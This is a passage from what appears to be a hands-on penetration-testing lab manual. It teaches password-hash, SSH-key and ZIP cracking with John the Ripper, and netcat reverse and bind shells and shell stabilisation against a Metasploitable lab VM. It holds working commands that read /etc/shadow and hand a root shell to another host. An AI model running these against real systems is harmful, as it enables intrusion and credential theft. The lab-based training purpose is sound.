$ echo -n "4bc66d2a9047413225ea0b9fab1b0a2ac0393e5" > hash2.txt

(kali㉿kali)-[~]
$ john hash2.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
manganop      (?)
1g 0:00:00:00 DONE (2021-04-02 17:58) 1.923g/s 2943Kp/s 2943Kc/s 2943KC/s mangaorapa..manganop
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed

(kali㉿kali)-[~]
$ cat ~/.john/john.pot
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_26$4bc66d2a9047413225ea0b9fab1b0a2ac0393e5:manganop
```

Task 5:

We will now use John to crack an NTLM hash. This type of hash is how Windows stores user and service passwords. It is useful to know how to obtain and crack these types of passwords for penetration tests. Copy the hash below and save it to a text file:

5460C85BD858A11475115D2DD3A82333

Then, open a terminal and type the following in an attempt to crack the hash:

```
john hash3.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=nt
```

```
(kali㉿kali)-[~]
$ echo -n "5460C85BD858A11475115D2DD3A82333" > hash3.txt

(kali㉿kali)-[~]
$ john hash3.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=nt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
mushroom      (?)
1g 0:00:00:00 DONE (2021-04-02 18:15) 25.00g/s 76800p/s 76800c/s 76800C/s lance..dangerous
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

(kali㉿kali)-[~]
$ cat ~/.john/john.pot
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_26$4bc66d2a9047413225ea0b9fab1b0a2ac0393e5:manganop
$NT$5460c85bd858a11475115d2dd3a82333:mushroom
```

Task 6:

You can create your own hash files and try to hack them with various word dictionaries. Here are some usage samples:

```
echo -n "secret" | md5sum | cut -f 1 -d " " > hash1.txt  
echo -n "secret" | sha1sum | cut -f 1 -d " " > hash2.txt  
echo -n "secret" | sha256sum | cut -f 1 -d " " > hash3.txt  
echo -n "secret" | openssl dgst -sha512 | sed "s/(stdin)=//" > hash.txt
```

To create Windows NTLM hash:

```
iconv -f ASCII -t UTF-16LE <(printf "mushroom") | openssl dgst -md4 | \  
sed "s/(stdin)=//" > hash.txt
```

You can learn which hashing mechanisms are supported by openssl by typing this command;

```
openssl dgst -list
```

Lab 63. Cracking Advanced Hashes with John the Ripper

Lab Objective:

Learn how to use John the Ripper to crack more advanced password hashes.

Lab Purpose:

John the Ripper is a free password cracking software tool. It works by using the dictionary attack method to crack passwords.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In the previous lab, we cracked an NTLM hash. This is a type of hash used by Windows OS for authentication purposes. In this lab, we will be cracking the hashes contained in the “/etc/shadow” file on Linux OS. This requires a few extra steps.

The /etc/shadow file contains password hashes for all users and services on a system. The /etc/passwd file contains details about each user on a Linux OS. In order to use John to crack the hashes in the shadow file, we need to combine both of these files so that John can make sense of the information we are providing it with. To do this, we need to use the “unshadow” tool that comes built-in with the John package. The syntax for this tool looks like the following:

```
unshadow /etc/passwd /etc/shadow > passwords.txt
```

```
(root㉿kali)-[~]
# cat passwords.txt
root:$6$F8/vJzxUPv1nL9yC$tHFuD2ya0rmIZqi7Cit00gLWYwSmosRisGq.eFs1M2nYUUUV4J8k4bnNaQ5RdW
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
```

Then, once we have this information, we can use this file to crack the passwords for all users on the system with the following command:

```
john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
```

```
(root㉿kali)-[~]
# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kali      (?)
1g 0: 1:30 DONE (2021-04-02 19:10) 0.01105g/s 1296p/s 1296c/s 1296C/s kathy23.. jm4ever
Use the "show" option to display all of the cracked passwords reliably
Session completed
```

Depending on the strength of your passwords, you may or may not find the cleartext password for the users on your system.

Task 2:


We will now look at a different function for password cracking in John called single mode. This mode doesn't use a wordlist in an attempt to crack hashes. Instead, it uses information such as the username of the user or the service a user is logged into. It takes this information and tries to work out the passwords by slightly changing the numbers and letters contained in the username. For example, if the username is John, the tool will try John1, John123, JOhN! etc. This process is known as word mangling, and can be very effective when attempting to crack a user's password.

For this task, use the same passwords.txt file as the previous task. Open a

terminal and type the following:

```
john --single --format=sha512crypt passwords.txt
```

- The --single section tells john to use single crack mode.




```
(root㉿kali)-[~]
# john --single --format=sha512crypt passwords.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
toor          (root)
1g 0:00:00:00 DONE (2021-02-28 09:56) 100.0g/s 1000p/s 1000c/s 1000C/s root:root..RootRoot
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As you can see, we have found the password for root, toor, which is simply root spelled backwards.

Task 3:

To see all cracked passwords for a file, simply type the following:

```
john --show passwords.txt
```



```
(root㉿kali)-[~]
# john --show passwords.txt
root:toor:0:0:root:/root:/usr/bin/zsh
kali:kali:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh

2 password hashes cracked, 0 left
```

As you can see, using the commands covered in this lab, we have managed to crack the passwords for both the user kali, which is “kali”, and the root user, whose password is “toor”.

Lab 64. More Advanced Uses of John the Ripper

Lab Objective:

Learn how to use John the Ripper for more advanced password cracking techniques.

Lab Purpose:

John the Ripper is a free password cracking software tool. It works by using the dictionary attack method to crack passwords.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In the previous lab, we looked at cracking the password hashes contained in the /etc/passwd file in Linux OS. In this lab, we will be covering how to crack SSH keys using John, as well as how to crack password protected file archives. Both of these techniques are often used as part of CTF (Capture The Flag) competitions as well as penetration tests.

We will begin by looking at cracking SSH keys. Let's create a protected SSH key whose password is "mango". Type this command on the terminal screen:

```
openssl genrsa -aes128 -out rsa.key 1024
```

When asked for the password, type “mango” twice. Our SSH key file was created as rsa.key.

The screenshot shows a terminal session on a Kali Linux system. The user runs the command `openssl genrsa -aes128 -out rsa.key 1024`. A red arrow points from the terminal output to the number 1, indicating the step where the key is generated. The user is prompted for a pass phrase, which they enter twice. The terminal then displays the contents of the rsa.key file, which is encrypted. A green box highlights the encrypted key data, and the number 2 is circled around it, indicating the step where the user views the key.

```
(kali㉿kali)-[~]
$ openssl genrsa -aes128 -out rsa.key 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
.....+++++
e is 65537 (0x010001)
Enter pass phrase for rsa.key:
Verifying - Enter pass phrase for rsa.key:

(kali㉿kali)-[~]
$ cat rsa.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D13FFF30B5647A0691A447D05B1C8B3D

Yr+5MnLgcc1s4mH22gWI9gsrE768oANLA9CV8dwhYB7k7gfFgOE/Obd2qH/I5wLv
amRiS1KcDRkqcnbf2/EtU/Xe0pXahWsffGR44QnENLLCx3mD1AKnQ6uIPw26VBZD
HgS4VVTaVTCq5pf7yZ3rTEMK2+IyDZHL8M2gNjUACgz0rW00gCB5RAPxH5xQ3NxH
NhIYA3fJiCq5602+btgxLVCECeXxhHjcUNXAotrg0rt1cFm7m77TJKlaQe+GB94UM
I7uZjtHrEEvnom3BhCITSNZIeaKJMGDI9Gku210eFD3FsVsDIALZ//z9vDICmKuH
ArfwcG+JDzuyb+Q2Lh00i+n5vPIxVPT3Jm6B8pY+bePOMu0AyoGltkhUyNUkx0cB
GTH8ZE2mi2f+q4GlZPoz4LXoFIbYehcilK09qlr+yPd/iGeZAb0jrCnASQ4HS6kA
GWTPDLT3iDLcRR9+c4eEew8MPwusWWiWbTkjliqJiwkasZ86tIeZ9x+nuuXBCkhY
f0m3iakovC0jf2xeDKuyV2zJT3g6EGkTG8R6AArAeBMY1ZaJFSH7FIL1vRw/U8mTG
+5SECDoqSiu6opfLwQlrIjp+H3VNMFcNF5Aor9s8lk5bt7NKRyYCJe0fE1b+vietP
xmuaWKtlmZgkQQ6TsGjLsLICA0iy3tRJLoK2hUK7Y/Mo08bJCB2rfDFX93uPrS92
gte+qUYbC28D16b0zLHBZ4SEVaL33DjkbeieVIor4IbqeQObFFhuMoBzeiloV1Nd
ngJA5tXYYPPrkWZwnwzXfdUamC4tZ+GWedwaviekExM=
-----END RSA PRIVATE KEY-----
```

SSH keys are used to login to a device through SSH. This key will require a password for authentication before allowing the user to use their SSH key to login. We will be attempting to crack this password.

In order to do this, we need to convert the private key which is used to login to the SSH session into a type of hash format which John can understand. We will be using the “ssh2john” conversion tool to achieve this.

Task 2:

We will convert this file using the following command:

```
ssh2john <rsa key file> > <output file>
```

The ssh2john tool can be found in the following directory:

```
/usr/share/john/ssh2john.py
```

This means, that when using this tool, we will have to include the path to this directory in the command. Note: Do not use python3 with the following command as it will not work. The command will look like the following:

```
python /usr/share/john/ssh2john.py rsa.key > outputfile.txt
```

This is what the resulting file will look like:

The screenshot shows a terminal session on a Kali Linux system. The user runs the command `python /usr/share/john/ssh2john.py rsa.key > outputfile.txt`. The resulting hash, shown in the second terminal line, is highlighted with a green box and circled with a blue number 2. The command itself is circled with a blue number 1.

```
(kali㉿kali)-[~]
$ python /usr/share/john/ssh2john.py rsa.key > outputfile.txt 1
(kali㉿kali)-[~]
$ cat outputfile.txt
rsa.key:$sshng$1$16$D13FFF30B5647A0691A447D05B1C8B3D$608$62fb93272e071cd
6ce261f6da0588f60b2b13bebca0036503d095f1dc21601ee4ee07c580e13f39b77 2
8e702ef6a64624b529c0d192a7276dfdbf12d53f5ded295da856b1f7c6478e109c43
c77983d402a743ab883f0dba5416431e04b85554da5530aae697fbc99deb4c430adbe2320
d91cbf0cda03635000a0cf4ad6d348020794403f11f9c50dc473612180377c9882ab9e8
edbe6ed831955102797c611e3714357028b6b834aedd5c166ee6efb4c92a56907be181f78
50c23bb998ed1eb104be7a26dc184221348d64879a2893060c8f4692edb5d1e143dc5b15b
032002d9ffffcfdbc321c98ab8702b7f0706f890f3bb26fe4362e1d0e8be9f9bcf23154f4f
7266e81f2963e6de3ce32ed00ca81a5b64854c8d524c4e7011931fc644da68b67feab81a5
64fa33e0b5e81486d87a172294ad3daa5afec8f77f88679901bd23ac29c0490e074ba9001
964cf0ccb778832dc451f7e7387847b0f0c3f0bac5968966d3923962a898b091ab19f3ab4
8799f71fa7bae5c10a48587f49b789a92f0b48dfdb17832aec95db3253de0e841a44c6f11
e8002b01e04c63565a245487ec520bd6f470fd4f264c6fb9484083a2a4a2bbaa297cbc109
6b223a7e1f754d30570d179028afdb3c964e5bb7b34aad80897b47c4d5bfaf89eb4fc6651
a58ab65999824410e93b068ccb2520200e8b2ded4492e82b68542bb63f328d3c6c9081dab
7c3157f77b8fad2f7682d7bea9461b0b6f03d7a6f4ccb1c167848455a2f7dc38e46de89e5
48a2be086ea79039b14586e3280737a296857535d9e0240e6d5d86113eb9166709f0cd77d
d51a982e2d67e19679dc1abe27a41313
```

Once this is done, we can run a very simple command using John to display

the SSH password for this user in plaintext:

```
john outputfile.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

A terminal window showing the output of the John the Ripper command. The password 'mango' is highlighted with a green box and circled with a red arrow labeled '1'. The word 'rsa.key' is also highlighted with a green box and circled with a red arrow labeled '2'. The text 'Session completed' is at the bottom.

```
(kali㉿kali)-[~]
$ john outputfile.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
mango          (rsa.key)
1g 0:00:00:12 DONE (2021-04-02 20:22) 0.07911g/s 1134Kp/s 1134Kc/s 1134KC/sa6_123 ..
*7;Vamos!
Session completed
```

We can see in the screenshot above that the password is “mango”, as expected.

Task 3:

The final task we will be performing with John will be cracking a password protected Zip file. To do this, we will first have to create our own password protected zip-file. This can be done by creating a text document and then typing anything you like in the document. Save the file, zip it, and set the password as “mango” without the quotes, by typing the following command:

```
date > testfile.txt
zip -re task.zip testfile.txt
```

A terminal window showing the creation of a password-protected ZIP file. Three red arrows point from the numbered labels to the corresponding steps: 1 points to the 'date > testfile.txt' command, 2 points to the 'zip -re task.zip testfile.txt' command, and 3 points to the 'adding: testfile.txt (stored 0%)' message.

```
(kali㉿kali)-[~]
$ date > testfile.txt
(kali㉿kali)-[~]
$ zip -re task.zip testfile.txt
Enter password:
Verify password:
adding: testfile.txt (stored 0%)
```

You will then be asked to enter a password, set it as mango.

Once this is done, you should now be able to see a zipped file on your Linux system. We will now be using the “zip2john” tool to crack this password. This can be done using the following command:

```
zip2john task.zip > output.txt
```

A terminal window on Kali Linux showing the command execution process. Step 1 highlights the command `zip2john task.zip > output.txt`. Step 2 highlights the command `cat output.txt`, which displays the cracked password "mango".

```
(kali㉿kali)-[~]
$ zip2john task.zip > output.txt
ver 1.0 efh 5455 efh 7875 task.zip/testfile.txt PKZIP Encr: 2b chk, TS_chk, cmp
len=44, decplen=32, crc=FF2EF8AD

(kali㉿kali)-[~]
$ cat output.txt
task.zip/testfile.txt:$pkzip2$1*2*2*0*2c*20*ff2ef8ad*0*46*0*2c*ff2e*a397*eb58cb
1bc1453687167be9a4d34dd4e4fdaeac71810a90b8646cd53571573f01bf8a11f005d4cab1c3abe
94f*$/pkzip2$:testfile.txt:task.zip::task.zip
```

This will create a hash of the zipped folder which John is able to crack.

We can use John to crack this hash by typing the following:

```
john output.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

A terminal window on Kali Linux showing the John the Ripper password cracking process. Step 1 highlights the command `john output.txt --wordlist=/usr/share/wordlists/rockyou.txt`. The output shows the password "mango" has been found for the hash "(task.zip/testfile.txt)".

```
(kali㉿kali)-[~]
$ john output.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort. almost any other key for status
mango          (task.zip/testfile.txt)
1g 0:00:00:00 DONE (2021-04-02 20:45) 33.33g/s 273066p/s 273066c/s 273066C/s ne
wzealand..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

You will see John come up with “mango” as the password for the zipped file.

Lab 65. Establishing a Reverse Shell with Netcat

Lab Objective:

Learn how to use netcat to establish a reverse shell on a target machine.

Lab Purpose:

Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.

Lab Tool:

Kali Linux VM and Metasploitable VM

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using netcat to create a reverse shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware or VirtualBox, the same as Kali Linux. You can download the metasploitable ISO file here: <https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Setting up a reverse shell with netcat is very straightforward. The way a reverse shell works is by creating a listener on our attack machine and getting the target to connect back to this listener.

First, let’s find out the eth0 IP address of our Kali machine and write it down. We will use this information on our Metasploitable VM. Open a terminal in your Kali machine and type these following commands:

```
sudo su -  
ifconfig  
nc -l -v -n -p 443
```

The terminal session shows the following steps:

1. The user runs `sudo su -` to become root.
2. The user runs `ifconfig` to check network interfaces. The IP address `192.168.56.103` is highlighted with a green box.
3. The user runs `nc -l -v -n -p 443` to start a netcat listener on port 443.

192.168.56.103 is the IP address of our Kali VM in this case.

The syntax for starting a listener on a attacker machine looks like the following:

```
nc -l -v -n -p 443
```

- l tells netcat that this will be a listener
- v is used to show us a verberos output
- n tells netcat not to use DNS or resolve host names
- p tells netcat which port to listen on

Task 3:

We will now switch to our target machine, which is Metasploitable VM. We can use a number of payloads to get this machine to connect back to our attack box, but, for now, we will simply be using netcat to demonstrate how this works. Open a terminal on the Metasploitable VM and type the following:

```
sudo nc 192.168.56.103 443 -e /bin/bash
```

You will then be asked for a password for sudo, the password by default is “msfadmin” without quotes.

```
(root㉿kali)-[~]
# nc -l -v -n -p 443 ← 1
listening on [any] 443 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 60607
whoami ← 2
root
id ← 3
uid=0(root) gid=0(root) groups=0(root)
```

You will now have a shell connecting your Kali machine through netcat to the target metasploitable machine. As you can see, you are now able to execute commands from your Kali machine on the Metasploitable VM.

Lab 66. Establishing a Bind Shell with Netcat

Lab Objective:

Learn how to use netcat to establish a bind shell on a target machine.

Lab Purpose:

Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.

Lab Tool:

Kali Linux VM and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.


Lab Walkthrough:

Task 1:

In this lab, we will be using netcat to create a bind shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware or VirtaulBox, the same as Kali Linux. You can download the metasploitable ISO file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the metasploitable machine.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Setting up a bind shell with netcat is not as straightforward or practical as a reverse shell, but is still useful to know. To begin, we will go to our Metasploitable VM and open a terminal. The way a bind shell works is by creating a listener on our target machine and connecting to this listener from our attack machine. Bind shells are not as commonly used as reverse shells as firewalls often prevent outside connections to machines in this way. However, if a reverse shell does not work on a target, it is worth trying a bind shell.

First, let’s find out the eth0 IP address of our Metasploitable VM and write it down. We will use this information on our Kali VM. Open a terminal screen in Metasploitable VM and type this command:

```
ifconfig
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:55:32:58
          inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe55:3258/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:1544 errors:0 dropped:0 overruns:0 frame:0
             TX packets:67 errors:0 dropped:0 collisions:0 txqueuelen:1000
             RX bytes:478445 (467.2 KB) TX bytes:10972 (10.7 KB)
             Base address:0xd020 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ _
```

192.168.56.102 is the IP address of our Metasploitable VM in this case.

Then, type the following commands:

```
sudo su -
sudo nc -lvp 443 -e /bin/bash
```

```
msfadmin@metasploitable:~$ sudo nc -lvp 443 -e /bin/bash
[sudo] password for msfadmin:
listening on [any] 443 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 37036
```

local IP

Kali VM

You will then be asked for a password for sudo, the password by default is “msfadmin”.


- l tells netcat that this will be a listener
- v is used to show us a verberos output
- n tells netcat not to use DNS or resolve host names
- p tells netcat which port to listen on

Task 3:

We will now switch to our attack machine, which is our Kali machine. We

can use a number of payloads to get the target machine to open a port and listen for connections, but, for now, we will simply be demonstrating how this works using netcat. Open a terminal screen on the Kali VM and type the following:

```
nc 192.168.56.102 443
```



A terminal window showing a netcat listener running on a Kali Linux machine. The command entered is 'nc 192.168.56.102 443'. The output shows the user running 'whoami' and 'id' commands, both of which return 'root' as the user. Red arrows and numbers are overlaid on the terminal window to indicate the flow of data: arrow 1 points from the terminal input field to the 'nc' command; arrow 2 points from the terminal input field to the 'id' command; and arrow 3 points from the terminal output area back to the terminal input field.

```
(kali㉿kali)-[~]
$ nc 192.168.56.102 443
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

You will now have a shell connecting your Kali machine through netcat to the target metasploitable machine. As you can see, you are now able to execute some commands (whoami, id) from your Kali machine on the Metasploitable machine.

Lab 67. How to Stabilise Netcat Shells

Lab Objective:

Learn how to use various methods to stabilise netcat shells on a target machine.

Lab Purpose:

Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:


You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using netcat to create a reverse shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware or VirtualBox, the same as Kali Linux. You can download the Metasploitable ISO file here: <https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

If your are unsure how to establish a reverse shell on a target machine, please revisit the previous lab which details how to do this. In this lab, we will be using a numer of techniques to stabilise our established shell. Note: this works for other shells and not just shells gained through netcat, so these techniques are both important and useful to know.

Begin by establishing a reverse shell between your Kali VM and your Metasploitable VM.

You may notice that this is quite an unstable shell. For instance, it is simple to completely kill the shell by pressing **ctrl + c**. You may also notice that the shell is non-interactive. This means that we cannot interact with programs after executing them. For example, when launching SSH, it asks you if you are sure you want to connect to a host and requires us to type Yes. We cannot do this with a non-interactive shell, as we are limited to using programs which do not require user interaction in order to run properly.

The reason for this is because netcat shells are actually processes running inside a terminal, rather than actually being a terminal itself. This lab will

focus on getting us out of the process and into the raw terminal.

Task 3:

With your reverse shell established between your Kali VM and your Metasploitable VM, we will attempt the first stabilisation technique using Python. This technique typically only works on Linux machines as Python is installed by default.

Step 1 – This entire process will be done using the shell connecting our Kali VM to our Metasploitable machine. The first thing to do is to type the following into our shell:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

This command uses python to spawn a bash shell which contains better features. Some targets may need you to specify Python2 or Python3, depending on the version installed on the system. Our shell will now look more like a fully featured shell, but we still won't be able to use features such as autocomplete or the arrow keys, and ctrl + c will still kill it.

Step 2 – For the next step, we will type the following:

```
export TERM=xterm
```

This command will give us access to terminal commands such as clear.

Step 3- Now, press the ctrl + z key combination. Don't be afraid if the shell breaks, we'll get it back on next step.

Step 4 – Finally, in our normal Kali terminal, we will now type the following commands:

```
stty raw -echo  
fg
```

This command will turn off our own terminal echo, which will give us access to autocompletes, arrow keys, and ctrl + c to kill processes. The fully functioning shell will then be brought back to the foreground and the screen

will be cleared after reset command:

reset

You can see a demonstration of the full technique here:

